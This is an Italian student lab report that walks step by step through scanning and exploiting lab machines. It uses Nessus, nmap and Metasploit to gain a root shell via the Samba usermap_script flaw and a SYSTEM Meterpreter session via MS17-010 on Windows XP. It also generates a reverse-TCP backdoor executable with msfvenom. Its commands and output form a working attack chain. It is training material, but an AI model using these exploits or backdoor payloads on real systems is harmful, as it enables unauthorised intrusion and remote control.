
- 1.Per Inizializzare il servizio Nessus sulla macchina Kali attraverso shell: **Systemctl start nessusd**
- 2. Aprire successivamente il browser, andare sull'indirizzo:

https://kali:8834/#/scans/folders/myscans


- 3. E loggiamo con le nostre credenziali
- 4.Una volta fatto ciò, dalla schermata iniziale recarsi su **My scan e** avviare una nuova scansione (**basic**)
- 5. Immettere il nome e l'ip della macchina target
- 6. Poi salvare
- 7. Infine è stata avviata la scansione



Una volta terminato lo scan, Nessus indicherà e categorizzerà tutte le vulnerabilità scovate, sono eventualmente disponibili anche report precompilati con best practices.



Troveremo anche la vulnerabilità Samba relativa alla porta 445/Tcp che andremo a sfruttare successivamente



Possiamo usare eventualmente avviare Nmap Per trovare le porte aperte in una rete con relativa tipologia di servizio attivo possiamo effettuare una rapida scansione della rete utilizzando NMAP con il comando:

Nmap -sV 192.168.11.0 /24

Troveremo la porta a noi interessata della Metasploitable2 ovvero la porta 445/TCP che utilizza il servizio 5mb

## | (kali® kali)-[~] | nmap -sV 192.168.11.155

```
PORT
         STATE SERVICE
                           VERSION
21/tcp
              ftp
                           vsftpd 2.3.4
         open
                           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp
         open
              ssh
23/tcp
              telnet
                           Linux telnetd
         open
                           Postfix smtpd
25/tcp
              smtp
         open
        open domain
                           ISC BIND 9.4.2
53/tcp
                          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
         open http
80/tcp
                          2 (RPC #100000)
111/tcp open rpcbind
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
              netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open
513/tcp open
              login?
                           GNU Classpath grmiregistry
1099/tcp open java-rmi
1524/tcp open bindshell
                          Metasploitable root shell
                           2-4 (RPC #100003)
2049/tcp open nfs
2121/tcp open
                           ProFTPD 1.3.1
                          MySQL 5.0.51a-3ubuntu5
3306/tcp open mysql
                          PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp open postgresql
5900/tcp open vnc
                           VNC (protocol 3.3)
                           (access denied)
6000/tcp open X11
6667/tcp open irc
                           UnrealIRCd
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;
```

Nell'esercizio di oggi viene richiesto di ottenere una sessione attraverso la porta 445/tcp sul target Metaspl.2

Avviamo dunque Metasploit dalla shell della Kali con il seguente comando: msfconsole

Apparirà la schermata inziale dove è possibile iniziare a dare i comandi.

Dopo di che sapendo la tipologia di servizio, possiamo ricercare un Exploit relativa alla vulnerabilità interessata con il comando:

Search SMB

Usciranno una serie di moduli interessanti.

Individuiamo la versione di samba

E lo andiamo ad utilizzare con il comando :

**Use 111** 

#### Matching Modules

#	Name	Disclosure Date	Rank
=0			-
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal
2	auxiliary/server/capture/smb		normal
3	post/linux/busybox/smb_share_root		normal
4	exploit/linux/misc/cisco_rv340_sslvpn	2022-02-02	good
5	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal
6	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal

111 auxiliary/scanner/smb/smb\_version

<u>msf6</u> > use 111

Poi è stato eseguito il comando **show options** per vedere quali sono le configurazioni richieste.

Inseriamo il target con: set rhost 192.168.11.155

E poi run per avviare l'exploit

Abbiamo identificato una **Samba 3.0.20 – Debian** 

```
msf6 auxiliary(scanner/smb/smb_version) > show options
                           Current Setting Required
              Name
              RHOSTS
                                                   yes
              THREADS
                                                   yes
 msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.11.155
 rhost ⇒ 192.168.11.155
  msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.11.155:445
                   - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.11.155:445

    Host could not be identified: Unix (Samba 3.0.20-Debian)

                   - Scanned 1 of 1 hosts (100% complete)
* 192.168.11.155:
Auxiliary module execution completed
```

E' stata eseguita una ricerca di exploit con il comando: search samba

Ed è stato utilizzato il più utile ovvero, il numero 8 con il comando use

Uscirà un payload automatico in reverse\_netcat

#### msf6 auxiliary(scanner/smb/smb\_version) > search samba

#### Matching Modules

#	Name	Disclosure Date	Rank
0 1	exploit/unix/webapp/citrix_access_gateway_exec exploit/windows/license/calicclnt_getconfig	2010-12-21 2005-03-02	excellent average
2 3 4	exploit/unix/misc/distcc_exec exploit/windows/smb/group_policy_startup post/linux/gather/enum_configs	2002-02-01 2015-01-26	excellent manual normal
5 6 7	auxiliary/scanner/rsync/modules_list exploit/windows/fileformat/ms14_060_sandworm exploit/unix/http/quest_kace_systems_management_rce	2014-10-14 2018-05-31	normal excellent excellent
8 9 10	exploit/multi/samba/usermap_script exploit/multi/samba/nttrans exploit/linux/samba/setinfopolicy_heap	2007-05-14 2003-04-07 2012-04-10	excellent average normal
11	auxiliary/admin/smb/samba_symlink_traversal		normal

msf6 auxiliary(scanner/smb/smb\_version) > use 8
[\*] No payload configured, defaulting to cmd/unix/reverse\_netcat

Poi è stato eseguito il comando **show**options per controllare cosa ci richiede

impostiamo RHOST: set rhost 192.168.11.155

impostiamo RPORT: set rport 445

impostiamo LHOST: set lhost 192.168.11.105

Impostiamo LPORT: set lport 4488

Module options (exploit/multi/samba/u

Name	Current	Setting	Required
CHOST			no
CPORT			no
Proxies			no
RHOSTS			yes
RPORT	139		yes

Payload options (cmd/unix/reverse\_net

```
Name Current Setting Required

LHOST 127.0.0.1 yes
LPORT 4444 yes
```

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.11.155
rhost ⇒ 192.168.11.155

msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445

msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.11.105
lhost ⇒ 192.168.11.105

msf6 exploit(multi/samba/usermap_script) > set lport 4488
lport ⇒ 4488
```

Ora che è stato impostato tutto, non possiamo fare altro che avviare l'Exploit con il comando run.

Si aprirà una shell di comando in reverse TCP.

Ora che si è ottenuto l'accesso, è possibile testare i vari comandi: Whoami, ifconfig, id

# msf6 exploit(multi/samba/usermap\_script) > run

- [\*] Started reverse TCP handler on 192.168.11.105:4488
- [\*] Command shell session 1 opened (192.168.11.105:4488 → 192.168.11.155:60278) at 2024-07-15 14:37:55 +0200

#### whoami root

ifconfig

Link encap:Ethernet HWaddr 08:00:27:1f:c3:22
inet addr:192.168.11.155 Bcast:192.168.11.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe1f:c322/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:21292 errors:0 dropped:0 overruns:0 frame:0
TX packets:17104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2294320 (2.1 MB) TX bytes:2593986 (2.4 MB)
Base address:0×d020 Memory:f0200000-f0220000

lo

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:1984 errors:0 dropped:0 overruns:0 frame:0
TX packets:1984 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:695437 (679.1 KB) TX bytes:695437 (679.1 KB)

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:

- 1. Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- 2. Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

#### Requisiti laboratorio:

- IP Kali Linux: 192.168.166.100
- IP Windows XP: 192.168.166.200
- <u>Listen port</u> (payload option): **8888**



Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target.

Recuperate le seguenti informazioni:

- 1) se la macchina target è una macchina virtuale oppure una macchina
- 2) le impostazioni di rete della macchine
- 3) se la macchina target ha a disposizione delle webcam
- 4) recuperate uno screenshot del desktop
- 5) i privilegi dell'utente
- 6) **BONUS**: creare una backdoor, iniettarla nel sistema, ed intercettare la connessione.



Per prima cosa è stata avviata la macchina Kali ed è stato cambiato l'IP con "192.168.166.100/24".

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.

```
(kali@ kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MOLTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1e:36:4a brd ff:ff:ff:ff:ff
    inet 1/2.168.166.100/24 brd 192.168.166.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::ba42:97f7:4277 24b6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```




Successivamente è stata avviata la macchina Windows XP e configurato la rete con l'IP "192.168.166.200/24" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ipconfig" che la configurazione fosse andata a buon fine.



Dopo aver verificato che pingano fra di loro si è proceduto con una scansione porte della macchina target tramite comando: nmap -Pn 191.168.166.200

Dopodiché con Nessus è stata fatta una scansione delle Vulnerabilità.
Quindi, nella configurazione, è stato inserito
Nome e ip target ed è stata fatta partire






Sono state travate **28 vulnerabilità** e tra queste è presente la **M517-010** che è stata categorizzata come **HIGH** 

La vulnerabilità MS17-010, nota anche come "EternalBlue", riguarda una serie di falle di sicurezza nel protocollo SMBv1 di Microsoft, che permette l'esecuzione di codice remoto inviando pacchetti appositamente creati.

Scoperta dall'NSA e successivamente sfruttata dal gruppo di hacker Shadow Brokers, questa vulnerabilità è stata alla base dell'attacco

ransomware WannaCry nel 2017, che ha criptato i file di milioni di sistemi in tutto il mondo. Microsoft ha rilasciato una patch di sicurezza il 14 marzo 2017 per risolvere queste vulnerabilità, ma molti sistemi non aggiornati sono rimasti vulnerabili agli attacchi





Dopo aver avuto maggiori informazioni sulla vulnerabilità è stato quindi avviato Metasploit tramite comando **msfconsole** e con comando <mark>search MS17-010</mark> è stata avviata la ricerca dell'exploit che sia adatto in questo caso; successivamente è stato impostato digitando **use 1** 


```
Matching Modules
                                               Disclosure Date Rank
                                                                         Check Description
   0 exploit/windows/smb/ms17 010 eternalblue 2017-03-14
                                                                                MS17-010 Eternal
                                                                 average Yes
Blue SMB Remote Windows Kernel Pool Corruption
   1 exploit/windows/smb/ms17_010_psexec
                                                                                MS17-010 Eternal
                                               2017-03-14
                                                                normal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2 auxiliary/admin/smb/ms17_010_command
                                                                                MS17-010 Eternal
                                                2017-03-14
                                                                normal No
Romance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14
                                                                 great
                                                                                SMB DOUBLEPULSAR
 Remote Code Execution
Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/smb
_doublepulsar_re
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```



Il payload utilizzato è quello di default, ed è stato impostato in automatico, quindi si è passato direttamente alla configurazione delle varie opzioni che sono state prima visualizzate tramite comando <mark>show options</mark>

## **Comandi utilizzati:**

set rhost (ip macchinatarget)
set lhost (ip macchina attaccante)
set lport (portamacchina attaccante)




```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.166.200
rhost ⇒ 192.168.166.200

msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.166.100
lhost ⇒ 192.168.166.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 8888
lport ⇒ 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```



Dopodiché è stato fatto partire l'exploit con il comando **exploit** così da avviare una connessione con la macchina XP, infatti si è aperta una shell meterpreter

```
msf6 exploit(windows/smb/ms17_010 psexec) > exploit
[*] Started reverse TCP handler on 192.168.166.100:8888
192.168.166.200:445 - Target OS: Windows 5.1
[*] 192.168.166.200:445 - Filling barrel with fish ... done
[*] 192.168.166.200:445 - ←---
                                        — | Entering Danger Zone |
                               [*] Preparing dynamite...
   192.168.166.200:445 -
                                       [*] Trying stick 1 (x86) ... Boom!
    192.168.166.200:445 -
                                [+] Successfully Leaked Transaction!
   192.168.166.200:445 -
                               [+] Successfully caught Fish-in-a-barrel
 * 192.168.166.200:445 -
                                          – | Leaving Danger Zone |
 * 192.168.166.200:445 - ←
192.168.166.200:445 - Reading from CONNECTION struct at: 0×82f2d948
[*] 192.168.166.200:445 - Built a write-what-where primitive...
[+] 192.168.166.200:445 - Overwrite complete... SYSTEM session obtained!
192.168.166.200:445 - Selecting native target
[*] 192.168.166.200:445 - Uploading payload ... LTxxQqAG.exe
192.168.166.200:445 - Created \LTxxQqAG.exe...
[+] 192.168.166.200:445 - Service started successfully...
[*] 192.168.166.200:445 - Deleting \LTxxQqAG.exe...
[*] Sending stage (176198 bytes) to 192.168.166.200
Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1031) at 2024-07-15 04:46:38 -0400
meterpreter > ifcongig
```





Comando: ifconfig

per controllare la configurazione di rete

## meterpreter > ifconfig

Interface 1

Name : MS TCP Loopback interface

Hardware MAC : 00:00:00:00:00:00

MTU : 1520 IPv4 Address : 127.0.0.1

Interface 2

Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti

Hardware MAC : 08:00:27:5c:8d:1c

MTU : 1500

IPv4 Address : 192.168.166.200 IPv4 Netmask : 255.255.255.0

meterpreter >

I=t

**Comando: getuid** 

per controllare l'utente

meterpreter > getuid


Server username: NT AUTHORITY\SYSTEM

meterpreter >




臣

Comando: screenshare per avere uno screen del dekstop della macchina su cui sto operando



Opening player at: /home/kali/ardMqnCy.html
Streaming...






T

**Comando: shell** per avere una shell default e digitare **systeminfo** così da verificare se fossi su una macchina virtuale

```
C:\WINDOWS\system32>systeminfo
systeminfo
                                      WINDOWSXP
Nome host:
Nome SO:
                                      Microsoft Windows XP Professional
                                      5.1.2600 Service Pack 3 build 2600
Versione SO:
Produttore SO:
                                      Microsoft Corporation
Configurazione SO:
                                      Workstation autonoma
Tipo build SO:
                                      Uniprocessor Free
Proprietario registrato:
                                      user
Organizzazione registrata:
                                      76435-649-7719623-23883
Numero di serie:
Data di installazione originale:
                                      08/04/2024, 23.30.52
                                      0 giorni, 3 ore, 21 minuti, 51 secondi
Tempo di funzionamento sistema:
Produttore sistema:
                                      innotek GmbH
Modello sistema:
                                      VirtualBox
Tipo sistema:
                                      X86-based PC
                                      1 processore(i) installati.
Processore:
                                      [01]: x86 Family 6 Model 60 Stepping 3 GenuineIntel ~3491 Mh
                                      VBOX - 1
Versione BIOS:
Directory Windows:
                                      C:\WINDOWS
Directory di sistema:
                                      C:\WINDOWS\system32
                                      \Device\HarddiskVolume1
Unit+ di avvio:
Impostazioni internazionali sistema: it; Italiano (Italia)
Impostazione internazionale di input: it; Italiano (Italia)
Fuso orario:
                                      N/D
Memoria fisica totale:
                                      799 MB
                                      599 MB
Memoria fisica disponibile:
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile:
                                      2.008 MB
Memoria virtuale: in uso:
Posizioni file di paging:
                                      C:\pagefile.sys
```



meternreter >

E' stato utilizzato **msfvenom** per creare un file eseguibile da dover trasferire sulla macchina target tramite sessione meterpreter.

## Comando usato:

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.166.100 LPORT=8888 -f exe -o /home/kali/Desktop/backdoor2.exe

msf6 > msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.166.100 LPORT=8888 -f exe -o /home/kali/Desktop/backdoor2.exe exe: msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.166.100 LPORT=8888 -f exe -o /home/kali/Desktop/backdoor2.exe

Overriding user environment variable 'OPENSSL\_CONF' to enable legacy functions.

- [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
- [-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 354 bytes

Final size of exe file: 73802 bytes

Saved as: /home/kali/Desktop/backdoor2.exe

**Creazione del Payload:** Il comando crea un payload eseguibile per Windows che utilizza Meterpreter con una connessione reverse TCP.

**Parametri di Connessione:** Specifica l'IP e la porta della macchina attaccante che riceverà la connessione dalla vittima.

